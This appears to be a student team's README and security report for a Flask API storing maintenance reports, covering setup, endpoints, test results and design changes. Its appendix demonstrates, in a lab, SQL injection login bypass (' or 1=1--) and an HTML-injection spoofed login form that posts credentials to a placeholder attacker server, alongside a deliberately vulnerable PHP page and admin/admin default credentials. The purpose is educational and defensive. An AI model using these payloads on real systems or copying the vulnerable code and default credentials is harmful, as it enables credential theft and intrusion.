Team Strategy Code Project: README

GROUP STRATEGY

SHOTA KAMEYAMA

MATHEW VAN BEEK

NILS LINHOFF

MAHAMAD IBRAHIM

MUHAMMAD NASIM AKBARY

2022

Content:

[1. Introduction 3](#_Toc97553617)

[2. Purpose and Assumptions 3](#_Toc97553618)

[3. How to setup and run APIs 3](#_Toc97553619)

[3.1. Prerequisite 3](#_Toc97553620)

[3.1.2 Git clone, install libraries and set env variables. 3](#_Toc97553621)

[3.2 How to run the app 4](#_Toc97553622)

[3.3 How the APIs work 4](#_Toc97553623)

[4. Discussion 5](#_Toc97553624)

[4.1 Application Security analysis 5](#_Toc97553625)

[4.1.1 Test Approach 6](#_Toc97553626)

[4.1.2 Test results 7](#_Toc97553627)

[4.1.3 The list of security/technical issues/risks detected 8](#_Toc97553628)

[4.2 Discussion of any differences between the design and the final code produced (616 words) 9](#_Toc97553629)

[4.3 Conclusion 11](#_Toc97553630)

[4.3.1 Further security recommendations 12](#_Toc97553631)

[5. Appendix 13](#_Toc97553632)

[5.1 SQL injection testing 13](#_Toc97553633)

[5.2 Content Spoofing 15](#_Toc97553634)

[5.3 Event Monitoring 16](#_Toc97553635)

[6. References 22](#_Toc97553636)

# 1. Introduction

A large organisation such as CERN (The European Organization for Nuclear Research) with its numerous laboratories and experiment equipment needs to have a well-organised and safe storage repository for maintenance reports.

# 2. Purpose and Assumptions

It is assumed that CERN, an organisation with over 2500 employees (CERN, 2020), has several security policies implemented. The security policy should at least encompass GDPR (GDPR compliance checklist - GDPR.eu, n.d.) and OWASP (OWASP, 2021). recommendations. These should be among other things: pseudonymization of any real user data, multi factor authentication, a strong password policy, encryption in transit and at rest, frequent employee training and patching of software and tools.

# 3. How to setup and run APIs

## 3.1. Prerequisite

Prerequisite of the app is as follows:

* Python3
* MySQL
* Git

### 3.1.2 Git clone, install libraries and set env variables.

```

git clone ​​<https://github.com/ShotaKameyama/ssd_u6.git>

cd ssd\_u6

make install

```

set the following variables

* SECRET\_KEY
* SECURITY\_PASSWORD\_SALT
* DATABASE\_USER
* DATABASE\_PASSWORD
* DATABASE\_HOST
* DATABASE\_NAME
* (DATABASE\_TEST) if need to test
* (DATABASE\_PROD) if need to run in production

See [“Getting Started” at `SETUP.md`](https://github.com/ShotaKameyama/ssd_u6/blob/main/SETUP.md#getting-started) for more details.

## 3.2 How to run the app

Run `python3 app.py` to run the application.

## 3.3 How the APIs work

The app supports the following APIs:

* **Function: (Method) URL**
* Check if auth\_token works: (GET) /api/v1/auth/index
* Login user: (POST) /api/v1/auth/login
* Register user: (POST) /api/v1/auth/register
* Update password: (PUT) /api/v1/auth/change\_password
* Logout user: (DELETE) /api/v1/auth/logout
* Delete user: (DELETE) /api/v1/auth/delete\_user
* Show the list of reports: (GET) /api/v1/report/list
* Upload reports: (POST) /api/v1/report/upload
* See the report detail: (GET) /api/v1/report/read/<int:report\_id>
* Update the report data: (PUT) /api/v1/report/update\_data/<int:report\_id>
* Update the report file: (PUT) /api/v1/report/update\_file/<int:report\_id>
* Download the report file: (GET) /api/v1/report/download/<int:report\_id>
* Delete the report: (DELETE) /api/v1/report/delete/<int:report\_id>

For more details, please look at [the API Document](https://shotakameyama.github.io/ssd_u6/static/documents/api-document).

# 4. Discussion

## 4.1 Application Security analysis

In this section the security threats and vulnerabilities identified in the design document are listed with their corresponding technical mitigation:

*Table 1: Security analysis*

|  |  |  |
| --- | --- | --- |
| Threat/Vulnerability: | Mitigation: | Technical implementation: |
| SQL Injection (OWASP, 2021) | prepare statements, review code, test for vulnerabilities | SQL injection payload tests ([SQL injection testing](#_heading=h.7gq6hny9nh3i)) |
| Content Spoofing (OWASP, 2021) | validate data input, use temporary sessions, encode any user input presenting output by the application | session management, application event monitoring  ([Authentication mechanism](#_heading=h.vp3u6lu08ub5)) |
| Brute Force (OWASP, 2021) |  | session management, password hashing  ([Authentication mechanism](#_heading=h.vp3u6lu08ub5)) |
| Unpatched Database (OWASP, 2021) | Frequent updating, remove unnecessary components | all libraries are UpToDate  ([Libraries and Tools)](#_heading=h.izacv6fbhzi1) |
| Security Logging and Monitoring Failures (OWASP, 2021) | Logs are generated, stored, and checked | log failed login attempts, application logging  ([Event Monitoring](#_heading=h.8h07kbpysze)) |
| GDPR Compliance (GDPR compliance checklist - GDPR.eu, n.d.) | Implement policies and features to adhere to GDPR compliance | pseudonymization of user IDs, provide a delete function, ([GDPR Compliance](#_heading=h.mz1ye1kpdr7e)) |

### 4.1.1 Test Approach

The team approached with the following approach:

1. Unit Test Approach
2. Static Security Application Testing (SAST) Approach
3. Dynamic Application Security Testing (DAST) Approach

The team utilised PyTest for Unit Test, Bandit for SAST, and OWASP ZAP Proxy for DAST.

The team also incorporated guide enforcement checkers as follows:

1. Flake8
2. PyLint
3. Pyre

The team manages the app source codes in Github Repository at https://github.com/ShotaKameyama/ssd\_u6.

Any members are required to pass the following built-in test, including PyTest, SAST, and guide enforcement chcker before commit.

### 4.1.2 Test results

Hereafter is the list of test results against the report.

* [PyTest Rort](<https://shotakameyama.github.io/ssd_u6/static/reports/pytest_report>)
* [Flake8 Report](<https://shotakameyama.github.io/ssd_u6/static/reports/flake8_report>)
* [Bandit Report](<https://shotakameyama.github.io/ssd_u6/static/reports/bandit_report>)
* [OWASP ZAP Proxy Report] (<https://shotakameyama.github.io/ssd_u6/static/reports/owasp_zap_report>)
* Pyre: The screenshots below.

Ein Bild, das Text, Batterie enthält.

Automatisch generierte Beschreibung

### 4.1.3 The list of security/technical issues/risks detected

OWASP ZAP Proxy tested 6173 security test scenarios and raised the following security issues:

*Table 2: OWASP ZAP Proxy*

|  |  |  |
| --- | --- | --- |
| **Rating** | **Issue** | **Mitigation** |
| **High Risk** | OS Injection vulnerability. | **Solved:** Manually tested and confirmed that this is false positive. Added this testing in the PyTest for making sure that the app is secure from OS Injection Attack. |
| **Medium Risk** | Content Security Policy header should not use wildcard; | **Solved:** Fixed code incorporated in app.py |
| **Low Risk** | X-Content-Type-Options header should set ‘nosniff’ | **Solved:** Fixed code incorporated in app.py |

Bandit raised the following security issues:

*Table 3: Bandit*

|  |  |  |
| --- | --- | --- |
| **Rating** | **Issue** | **Mitigation** |
| **Low Risk** | Password is hardcoded | **Solved:** Confirmed that this is false positive and added #nosec comment to ignore the code. |

Pyre raised 2 type errors:

*Table 4: Pyre*

|  |  |  |
| --- | --- | --- |
| **Rating** | **Issue** | **Mitigation** |
| **No Risk** | Incompatible parameter type; This issue arose because of calling an expected parameter type when starting a db session | **Accepted:** This will not directly impact security risk but may cause performance issues by stacking the db connection because extra load is needed to interpret the parameter type by flask or python.  **Solution:** Possible solution against this issue is to rebuild the authentication architecture from SQLAlchemy based to MySQL Database Engine architecture. |

## 4.2 Discussion of any differences between the design and the final code produced (616 words)

This section will consider the following aspects to discuss the differences between the design documents and the source code produced during the assignment:

* Security design: approach against authentication mechanism
* Security Unit Test
* Automated security testing
* GDPR Compliance
* Libraries and Tools used

**Security Design: approach against authentication mechanism**

The assignment required authentication and authorisation in the app. Broken Access Control had the most occurrences announced by OWASP (2021). Hence, the app should have strong protection against breaking access control. Thanks to Flask-Security-Too bundle libraries, the app incorporated several security measures not covered in the design documents, including:

1. password complexity checker by zxcvbn;
2. password breach validator by pwned using API at https://haveibeenpwned.com/API/v3;
3. password length validator, and
4. password normalisation, which NIST recommends at SP800-63B (Grassi et al., 2022).

One of the most effective protection against password cracking is to let users avoid using weak passwords. The application will deny if a password is recorded as breached or easily guessable.

**Security Unit Testing**

Some of the security attacks are easily reproduced in the unit testing. Hence, the app covers crucial security attacks such as breaking access control over directory path traversal, SQL or OS injection attacks.

**Automated Security Testing**

Manual security testing has limitations. We initially planned to incorporate Static Application Security Testing (SAST) using a Bandit library, not considering Dynamic Application Security Testing (DAST) against security vulnerability checks. We found that OWASP ZAP Proxy, an automated security vulnerability and penetration testing tool, supports security checks against APIs using a definition file such as OpenAPI or Swagger (The ZAP Dev Team, 2020). We created an OpenAPI YAML file and generated API documents using npm package redoc-cli, importing the definition file to OWASP ZAP Proxy and ran the test. OWASP ZAP Proxy conducted 6173 security test scenarios and raised X-Content-Type-Options and Content Security Policy headers alerts and an OS injection vulnerability alert. The team fixed two header issues and confirmed by manual/unit testing that the OS injection vulnerability alert was a false positive.

**GDPR Compliance**

Everyone has the right to erasure, or the 'right to be forgotten' defined in GDPR Art.17 (intersoft consulting, n.d.). Hence, the app should support the deletion functions, especially user deletion. The app APIs support 1) delete user function and 2) delete report function, which the design document did not include.

**Libraries and Tools**

There are minor differences in libraries and tools used. Compared with the design document, we additionally used the following tools and libraries:

1. Github for source code management;
2. OpenAPI with the redoc-cli npm library for API documentation;
3. a combination of OWASP ZAP Proxy and OpenAPI for DAST;
4. Flask-Marshmallow and Marshmallow-SQLAlchemy libraries for serialising the Report model to list and show the Report attribute values efficiently in JSON format; and
5. PyLint library for guide enforcement and Pyre library for static type check.

In addition to the differences in libraries and tools above, the app does not use Flask-WTF as it is a form wrapper library (WTForms, 2021). The form wrapper is unnecessary for the RESTful API based application.

**Discussion**

Using different tools and libraries is essential to build a secure system efficiently. The more tools and libraries we use, the more time we can save. However, using many more tools needs extra effort to confirm how the tools and libraries work to minimise the risks and security vulnerabilities and troubleshoot. A static type check library we used, Pyre, detected issues against a source code that an official library suggested. Hence, we needed to deep dive into the case by looking at the code under the Flask-Security-Too libraries. The learning against using libraries is "if you use a library, check and test it even if the official library author recommended and do not trust the source code until you verify".

## 4.3 Conclusion

As shown in our security analysis ([Table 1](#_heading=h.4d34og8)), the application is well protected against our identified threats. The use of different tools and libraries with built-in security features provided our application with the necessary security hardening against the most common attacks. Additional features we implemented satisfied the organisation-specific requirements such as GDPR.

A key takeaway from this project is that the use of pre-existing security tools, whether it is for building the application or testing it, makes building an application much more efficient. However, as mentioned before, the libraries and tools used, should be verified and scrutinised.

### 4.3.1 Further security recommendations

To protect the application against more sophisticated attacks, further security measures should be considered:

* Multi-factor authentication
* Firewall and IDP implementation
* VPN
* Extensive event and incident management

# 5. Appendix

## 5.1 SQL injection testing

**What is SQL?**

SQL short for Structured Query Language is used to query, operate and administer data systems.

**What is SQL Injection Attack?**


SQL injection is one of the common forms of SQL attacks. It is used to read, modify and delete data. It is a code injection technique used to execute malicious SQL statements. It can also be used to execute admin operations and execute attacks against the operating systems.

**SQL Injection Attack**

Below, a simple technique is used in a lab environment to perform SQL injection attacks through the Web App.

**Using GET method – where the data is sent in the URL of the request:**

Localhost/sql/index2.html is the lab environment. Login with correct credentials as user: admin and password: admin is “success”.



*Figure 1: Login with correct credentials*

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

*Figure 2: Successful login with credentials stored in the URL*

Attempting to sign in using an incorrect username and/or password, results “failure”.

Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

*Figure 3: Incorrect credentials*

Since GET Method sends data over the URL, manipulating the URL with malicious code allows sign-in:

“localhost/sql/login3.php?uname=’ or 1=1-- &pass=4kdiKDiw” ‘ or 1=1-- &pass=4kdiKDiw (highlighted are: malicious code and a random password)


Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

*Figure 4: Get Method*

**Using POST method – where data is sent in the body of request:**

Login with correct credentials as admin/admin is “success”.




Ein Bild, das Text enthält.


Automatisch generierte Beschreibung


*Figure 5: Login with correct credentials*

Sign in with incorrect credentials is “failure”.



Since in POST method, the data is sent through the body of request, a malicious code can be injected in the username box as {’ or 1=1-- } with any random password. The login will be “success”.





*Figure 6: Get method*

## 5.2 Content Spoofing

Content spoofing or injection, is an attack targeting vulnerable Web Applications. In this technique, an attacker injects content to a Web Application through a parameter value. This presents the user a modified page under a trusted domain name.

**Hypertext Markup Language (HTML) Injection**

In this scenario, an attacker spoofs a login form. Attacker sends a well-crafted email to the user, since the page is located within trusted domains, user visits the page, enters credentials (username and password) which are then both sent to the attacker’s server.

Below example, is a simple PHP page with an injection vulnerability:

*<?php*  
 *$name = $\_REQUEST ['name'];*  
*?>*  
*<html>*  
 *<h1>Welcome to the Internet!</h1>*  
 *<br>*  
 *<body>*  
 *Hello, <?php echo $name; ?>!*  
 *<p>We are so glad you are here!</p>*  
 *</body>*  
*</html>*

This can be tested by making GET request to the page: <http://127.0.0.1/vulnerable.php?name=test>

The page renders the injected HTML, presents the login screen to the user, then sends the user credentials using POST to the attacker’s page/server.

[http://127.0.0.1/vulnerable.php?name=<h3>Please](http://127.0.0.1/vulnerable.php?name=%3ch3%3ePlease) Enter Username and Password to Proceed:</h3><form method="POST"  
action="http://attackers-server/login.php">Username: <input type="text" name="username" /><br />Password: <input type="password"  
name="password" /><br /><input type="submit" value="Login" /></form><!--

## 5.3 Event Monitoring

1. install flask\_monitoringdashboard package using this command

*pip install flask\_monitoringdashboard*

2. Use this package. Update the /app.py file


Ein Bild, das Text enthält.

Automatisch generierte Beschreibung

*Figure 7: 3 add a config.cfg file on the project root folder.*

**config.cfg**

[dashboard]  
APP\_VERSION=1.0  
CUSTOM\_LINK=dashboard  
MONITOR\_LEVEL=3  
OUTLIER\_DETECTION\_CONSTANT=2.  
[authentication]  
USERNAME=admin  
PASSWORD=admin  
GUEST\_USERNAME=guest  
GUEST\_PASSWORD=['dashboardguest!', 'second\_pw!']  
SECURITY\_TOKEN=cc83733cb0af8b884ff6577086b87909  
[database]  
DATABASE=sqlite:///flask\_monitoringdashboard.db  
[visualization]  
TIMEZONE=Europe/Stockholm  
COLORS={'main':'[0,97,255]', 'static':'[255,153,0]'}



*Figure 8: 4. Connect to the monitoring dashboard page.*

Login username: admin

Password: admin

5. Start logging events by accessing to URL entries.

For example:

<http://localhost:5000/>

<http://localhost:5000/login>

<http://localhost:5000/signup>


Whenever you send requests to your RestApp URL entrypoints, this event monitoring system logs the events.

6. Navigates to the dashboard pages to view logs.


Ein Bild, das Text, Screenshot, drinnen enthält.

Automatisch generierte Beschreibung

*Figure 9: http://localhost:5000/dashboard/overview*



*Figure 10: http://localhost:5000/dashboard/multi\_version*



*Figure 11: http://localhost:5000/dashboard/daily\_utilization*

Ein Bild, das Text, Screenshot, Monitor enthält.

Automatisch generierte Beschreibung

*Figure 12: http://localhost:5000/dashboard/api\_performance*

Ein Bild, das Text, Screenshot, Monitor, Computer enthält.

Automatisch generierte Beschreibung

*Figure 13: http://localhost:5000/dashboard/reporting*

# 6. References

1. CERN (2020) Careers at CERN. Available from: https://careers.cern/ [Accessed 6 February 2022].
2. GDPR compliance checklist - GDPR.eu (n.d.) Available from: https://gdpr.eu/checklist/ [Accessed 18 October 2021].
3. Grassi, P. A., Fenton, J. L., Newton, E. M., Perlner, R., Regenscheid, A., Burr, W. E., Richer, J. P., Lefkovitz, N. B., Danker, J. M., Choong, Y., Greene, K. K. & Theofanos, M. (2022) NIST Special Publication 800-68B - Digital identity guidelines: Authentication and lifecycle management. Available from: <https://pages.nist.gov/800-63-3/sp800-63b.html> [Accessed 14 February 2022].
4. Intersoft Consulting (n.d.) Art. 17 GDPR - Right to erasure (‘right to be forgotten’). Available from: <https://gdpr-info.eu/art-17-gdpr/> [Accessed 6 March 2022].
5. Mitre.org (2021) Content Spoofing. Available from: https://capec.mitre.org/data/definitions/148.html [Accessed 5 March 2022].
6. OWASP (2021) Top ten web application security risks. Available from: https://owasp.org/www-project-top-ten/ [Accessed February 1 2022]
7. OWASP.org (2020) Cheat Sheets. Available from: https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [Accessed 5 March 2022].
8. The ZAP Dev team (2020) OpenAPI support. Available from: <https://www.zaproxy.org/docs/desktop/addons/openapi-support/> [Accessed 27 February 2022].
9. WTForms (2021) FlaskWTF. Available from: <https://flask-wtf.readthedocs.io/en/1.0.x/> [Accessed 6 March 2022].